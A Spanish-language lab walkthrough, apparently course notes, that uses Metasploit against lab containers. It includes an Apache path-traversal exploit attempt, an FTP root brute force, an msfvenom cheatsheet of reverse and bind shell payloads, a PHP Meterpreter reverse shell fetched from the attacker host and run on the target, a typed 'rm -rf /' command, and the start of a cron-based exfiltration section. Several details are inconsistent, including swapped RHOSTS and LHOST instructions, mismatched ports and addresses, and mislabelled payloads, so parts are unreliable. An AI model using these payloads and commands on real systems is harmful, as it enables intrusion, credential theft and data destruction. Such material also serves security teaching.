 - Como hay muchas opciones disponibles y nosotros queremos una conexión TCP inversa para evitar firewalls, restringimos la búsqueda con: search payload/linux -t reverse
 - Una vez aquí debemos elegir el nombre completo del payload a aplicar. Para decidir cuál usar:
 - Tenemos un sistema de destino Linux
 - Vamos a usar una conexión TCP inversa (reverse shell)
 - Necesitamos elegir entre un Meterpreter o un shell estándar (mejor probar Meterpreter)
 - Se trata de una arquitectura x64
 - Luego podemos elegir entre un **Stager** o un payload inline (**stageless**). (en Docker el segundo funciona mejor)
 - Elige el payload que cumpla con estas condiciones con: set payload <nOMBRE>

| # | Name | Disclosure Date | Rank | Check | Description |
|----|--|-----------------|--------|-------|--|
| 0 | payload/linux/x64/shell/reverse_sctp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 1 | payload/linux/aarch64/shell/reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 2 | payload/linux/armle/shell_bind_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 3 | payload/linux/armle/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 4 | payload/linux/mipsbe/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 5 | payload/linux/mipse/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 6 | payload/linux/ppc/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 7 | payload/linux/ppc64/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 8 | payload/linux/x64/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 9 | payload/linux/x86/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Inline |
| 10 | payload/linux/x86/shell_reverse_tcp_ipv6 | | normal | No | Linux Command Shell, Reverse TCP Inline (IPv6) |
| 11 | payload/linux/mipsbe/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 12 | payload/linux/mipse/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 13 | payload/linux/x64/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 14 | payload/linux/x86/shell_reverse_non_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 15 | payload/linux/x86/shell_reverse_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 16 | payload/linux/x86/shell_reverse_tcp_uuid | | normal | No | Linux Command Shell, Reverse TCP Stager |
| 17 | payload/linux/x86/shell_reverse_ipv6_tcp | | normal | No | Linux Command Shell, Reverse TCP Stager (IPv6) |
| 18 | payload/linux/x86/metsvc_reverse_tcp | | normal | No | Linux Meterpreter Service, Reverse TCP Inline |
| 19 | payload/linux/aarch64/meterpreter_reverse_http | | normal | No | Linux Meterpreter, Reverse HTTP Inline |
| 20 | payload/linux/armbe/meterpreter_reverse_http | | normal | No | Linux Meterpreter, Reverse HTTP Inline |

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set payload linux/x86/metsvc_reverse_tcp
payload => linux/x86/metsvc_reverse_tcp
```

- Resto de parámetros:

- Una vez elegido el payload, consulta la información detallada del exploit con `info <nombre_exploit>` para ver sus opciones y resto de los parámetros
- **NOTA:** también se puede usar el comando `options` y verlo manualmente

```
Module options (exploit/multi/http/apache_normalize_path_rce):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5                yes       Depth for Path Traversal
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes               yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      443              yes      The target port (TCP)
  SSL        true              no       Negotiate SSL/TLS for outgoing connections
  TARGETURI /cgi-bin           yes      Base path
  VHOST     no               no       HTTP server virtual host

Payload options (linux/x86/metsvc_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  LHOST     no               yes      The listen address (an interface may be specified)
  LPORT      4444             yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic (Dropper)
```

- Vemos que nos falta por configurar: RHOSTS y LHOST. Los configuramos y ejecutamos el exploit con: `set RHOSTS <IP_ATTACKER>` Y `set LHOST <IP_OBJETIVO>`

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 192.168.12.3
RHOSTS => 192.168.12.3
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 192.168.12.2
LHOST => 192.168.12.2
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit
```

- Lamentablemente, parece no ser vulnerable :(

```
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit
[*] Started reverse TCP handler on 192.168.12.2:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] Error: 192.168.12.3: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.12.3:80 state=error: wrong version number
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
```

Uso de módulos auxiliares de MSF

- Vamos a hacer fuerza bruta a un servidor FTP presente en el contenedor de Ubuntu.
- Para ello:

- El módulo auxiliar se denomina `ftp_login`
- Lo usamos: `use <nombre>`

```
msf6 > search ftp_login
Matching Modules
=====
#  Name
-  ---
0  auxiliary/scanner/ftp/ftp_login

      Disclosure Date  Rank      Check  Description
      -----          -----      -----      -----
      normal          No       FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) >
```

- Da permisos de lectura para todos al archivo `/wordlist/2020mostcommon.txt`

- Establece las opciones adecuadas para lanzar el exploit

```
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /wordlist/2020mostcommon.txt
PASS_FILE => /wordlist/2020mostcommon.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.12.3
RHOSTS => 192.168.12.3
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

```

| Name | Current Setting | Required | Description |
|------------------|------------------------------|----------|---|
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| DB_SKIP_EXISTING | none | no | Skip existing credentials stored in the current database (Accepted: none, user, user&realm) |
| PASSWORD | | no | A specific password to authenticate with |
| PASS_FILE | /wordlist/2020mostcommon.txt | no | File containing passwords, one per line |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RECORD_GUEST | false | no | Record anonymous/guest logins to the database |

```
msf6 auxiliary(scanner/ftp/ftp_login) > exploit

[*] 192.168.12.3:21      - 192.168.12.3:21 - Starting FTP login sweep
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:123456 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:123456789 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:picture1 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:password (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:12345678 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:111111 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:123123 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:12345 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:1234567890 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:senha (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:1234567 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:qwerty (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:abc123 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:Million2 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:000000 (Incorrect: )
[-] 192.168.12.3:21      - 192.168.12.3:21 - LOGIN FAILED: root:1234 (Incorrect: )
[+] 192.168.12.3:21      - 192.168.12.3:21 - Login Successful: root:iloveyou
[*] 192.168.12.3:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Payloads con msfvenom y multi/handler

- Para crear un payload personalizado para tratar de explotar una página web vulnerable

- Cheatsheet msfvenom:

| | | | | | |
|--|--|---|--|--|--|
|  MsfVenom Cheatsheet (https://en.wikipedia.org/wiki/MsfVenom) | | <code>root@kali:~/Desktop/Allhacked/posts/msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.146 LPORT=4444 -f raw > shell.raw</code> | | | |
| A Metasploit standalone payload generator.
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom | | No platform was selected, choosing Msf::Module::Platform::OSX from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes | | | |
| GENERAL USAGE
<code>/usr/bin/msfvenom [options] <var><val></code> | | Payload size: 65 bytes
Final size of machine file: 20880 bytes | | | |
| NOTES
MsfVenom Payload Creator for Red Team Tactics:
https://www.codementor.io/packt/msfvenom-payload-creator-for-red-team-tactics-general
Tutorial de uso general: https://www.offensive-security.com/metasploit-unleashed/msfvenom/ | | AVAILABLE EXECUTABLE FORMATS
asp,asp,aspx,eva,axi2,dll,elf,elf-so,exe,exe-only,exe-service,exe-small,hta,psp,jar,jso,loop-vbs,macho,msi-msi-nous,osx-app,psp,psp-cmd,psp-net,psp-reflection,python-reflection,vba,vba-exe,vba-psp,wbs,war | | | |
| OPTIONS | | | | | |
| <code>-a, --arch <arch></code> : The architecture to use for --payload and --encoders
<code>(use --list arches to list)</code> | | | | | |
| <code>-b, --bad-chars <list></code> : Characters to avoid example: '\x00\xff' | | | | | |
| <code>-c, --add-code <path></code> : Specify an additional win32 shellcode file to include
<code>-o, --out <path></code> : Save the payload to a file
<code>--platform <platform></code> : The platform to use for --payload (use --list platforms to list)
<code>--encoder <encoder></code> : The encoder to use (use --list encoders to list)
<code>--encoder-space <length></code> : The maximum size of the encoded payload (defaults to -s -v value)
<code>--encrypt <value></code> : The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
<code>--encrypt-iv <value></code> : An initialization vector for --encrypt
<code>--encrypt-key <value></code> : A key to be used for --encrypt
<code>-r, --romnet <value></code> : Output romnet type --list to list your executable and transform formats available) (see both format boxes for possible values) | | | | | |
| <code>-s, --space <length></code> : The maximum size of the resulting payload
<code>--service <username></code> : The new service name to use when generating large Windows binaries. Default: random 4-character_alpha_string
<code>--service-start <value></code> : The service name to start generating a service binary
<code>--smallest</code> : Generate the smallest possible payload using all available encoders
<code>-t, --timeout <seconds></code> : The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable) | | | | | |
| <code>-h, --help</code> : Show this message
<code>-i, --iterations <count></code> : The number of times to encode the payload
<code>-n, --keep</code> : Preserve the --template behaviour and inject the payload as a new thread | | | | | |
| <code>-l, --list <type></code> : List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all | | <code>-x, --template <path></code> : Specify a custom executable file to use as a template | | | |
| by José Manuel Redondo López | | | | | |
| EXAMPLES | | | | | |
| <code>msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe > payload.exe</code> | | <code>list payloads: msfvenom -l</code> | | | |
| Binaries Payloads | | Scripting Payloads | | | |
| Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<Local Port> -f elf > shell.elf | | Python Reverse Shell: msfvenom -p cmd/unix/reverse_python LHOST=<local IP Address> LPORT=<local Port> > raw > shell.py | | | |
| Linux Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp LHOST=<remote IP Address> LPORT=<local Port> -f elf > shell.elf | | Bash Reverse Shell: msfvenom -p cmd/unix/reverse_bash LHOST=<remote IP Address> LPORT=<local Port> -f raw > shell.bash | | | |
| Windows Bind Shell: msfvenom -p generic/shell_bind_tcp RHOST=<remote IP Address> LPORT=<local Port> -f elf > term.elf | | Perl Unix Reverse shell: msfvenom -p cmd/unix/reverse_perl LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.pl | | | |
| Windows Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.raw | | Shellcode | | | |
| Windows Meterpreter TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.exe | | Windows Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > encoded.exe | | | |
| Mac Reverse Shells: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f macho > shell.macho | | Mac Bind Shell: msfvenom -p osx/x86/shell_bind_tcp RHOST=<remote IP Address> LPORT=<local Port> -f macho > bind.mach | | | |
| Web Payloads | | METASPLOIT HANDLER | | | |
| PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.php | | use exploit/multi/handler
set PAYLOAD <Payload name>
Set RHOST <Remote IP>
set LHOST <local IP>
set LPORT <local Port>
exploit -j | | | |
| ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f asp > shell.asp | | ASP Meterpreter Reverse TCP: msfvenom -p asp/meterpreter/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.asp | | | |
| JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.jsp | | JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell/reverse_tcp LHOST=<local IP Address> LPORT=<local Port> -f raw > shell.jsp | | | |

- El **tool msfvenom** es una aplicación que genera payloads en diferentes lenguajes de programación con diversos efectos maliciosos. Uno de los más típicos es ejecutar un reverse shell de Meterpreter en un sistema infectado

- Vamos a probar esto:

- Inicia sesión en el contenedor de ubuntu como usuario sin privilegios (**testUser**)
- El contenedor de escalada de privilegios Ubuntu puede ejecutar páginas web PHP con `<fichero.php>` y cualquier usuario puede escribir páginas web en el directorio por defecto `/var/www/html`
- El contenedor Ubuntu está en una IP fija
- Creamos un payload de Meterpreter reverse shell con PHP (más info en: <https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/>): `msfvenom -p php/meterpreter_reverse_tcp LHOST=<tu dirección IP> LPORT=<tu puerto> -f raw > shell.php`

```
ssiuser@lab12_kali_privesc:~$ msfvenom -p php/
php/bind_perl          php/download_exec
php/bind_perl_ipv6       php/exec
php/bind_php            php/meterpreter/bind_tcp
php/bind_php_ipv6       php/meterpreter/bind_tcp_ipv6
ssiuser@lab12_kali_privesc:~$ msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.12.2 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34851 bytes
```

- Ahora, para transferirlo a la máquina objetivo, creamos un servidor de python para leer archivos en un puerto determinado con: `python3 -m http.server <port>`

```
ssiuser@lab12_kali_privesc:~$ python3 -m http.server 4555
Serving HTTP on 0.0.0.0 port 4555 (http://0.0.0.0:4555/) ...
```

- Ahora transferimos el archivo con: wget http://<ip>:<port>/<file>

```
testUser@lab12_ubuntu_privesc:~$ wget http://192.168.12.2:4444/shell.php
--2023-06-01 13:07:14-- http://192.168.12.2:4444/shell.php
Connecting to 192.168.12.2:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34851 (34K) [application/octet-stream]
Saving to: 'shell.php'

shell.php          100%[=====] 34.03K --.-KB/s   in 0s

2023-06-01 13:07:14 (207 MB/s) - 'shell.php' saved [34851/34851]

testUser@lab12_ubuntu_privesc:~$ ls
shell.php
```

- Como el payload no se ejecutará dentro de msf, sino en la máquina remota, crea un payload listener `multi/handler` de la siguiente forma (usa un Stageless porque es un contenedor):

```
use exploit/multi/handler
set PAYLOAD php/meterpreter_reverse_tcp
set LHOST 172.12.0.2
set LPORT 4444
```

- Ejecuta el exploit en segundo plano: `exploit -j`
- Ahora ejecutamos el shell.php en la máquina víctima: `php -f shell.php`
- Se nos crea una sesión:

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.12.2:4444
[*] Meterpreter session 1 opened (192.168.12.2:4444 -> 192.168.12.3:47104) at 2023-06-01 13:11:38 +0200
```

- Para ver las sesiones activas: `sessions -l`

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====
Id  Name  Type           Information           Connection
--  ---  -----
1   meterpreter  php/linux  testUser @ lab12_ubuntu_privesc  192.168.12.2:4444 -> 192.168.12.3:47104 (192.168.12.3)
```

- Para iniciar sesión en una: `sessions -i <ID_SESSION>`

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > help

Core Commands
=====
Command      Description
-----       -----
?            Help menu
background   Backgrounds the current session
```

- Ahora ya podemos ejecutar comandos como en un shell normal:

```
meterpreter > ls
Listing: /home/testUser
=====
Mode          Size  Type  Last modified      Name
----          ---   ---   -----           ---
100644/rw-r--r--  220   fil   2020-02-25 13:03:22 +0100 .bash_logout
100644/rw-r--r--  3771   fil   2020-02-25 13:03:22 +0100 .bashrc
040700/rwx-----  4096  dir    2023-06-01 12:32:37 +0200 .cache
100644/rw-r--r--  807   fil   2020-02-25 13:03:22 +0100 .profile
100664/rw-rw-r-- 34851   fil   2023-06-01 13:03:26 +0200 shell.php

meterpreter > pwd
/home/testUser
meterpreter >

meterpreter > pwd
/home/testUser
meterpreter > shell
Process 690 created.
Channel 0 created.
whoami
testUser
ls
shell.php
rm -rf / xd
```

Escalada de privilegios a través de trabajos cron: Exfiltración de información privada (Scheduled Task/Job)

- Para extraer información privilegiada de un sistema remoto abusando de la funcionalidad cron del SO
 - El daemon `cron` ejecuta tareas programadas para realizar mantenimiento del sistema, copias de seguridad, etc. Las tareas programadas de todo el sistema se pueden consultar en el archivo `/etc/crontab`. Sin embargo, este daemon también se puede usar para hacer escalada de privilegios
 - Vamos a usar esta vulnerabilidad como vector para exfiltrar información privada:
 - Inicia sesión en la máquina objetivo
 - Da permisos `o+r` a `/tmp/integrity_check.py`

- Comprueba el contenido del archivo /etc/crontab

```
testUser@lab12_ubuntu_privesc:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .---- hour (0 - 23)
# | | .--- day of month (1 - 31)
# | | | .-- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root /usr/bin/python2.7 /tmp/integrity_check.py >> /var/log/cron.log
```

Para interpretar su información visita: <https://ostechnix.com/a-beginners-guide-to-cron-jobs/>
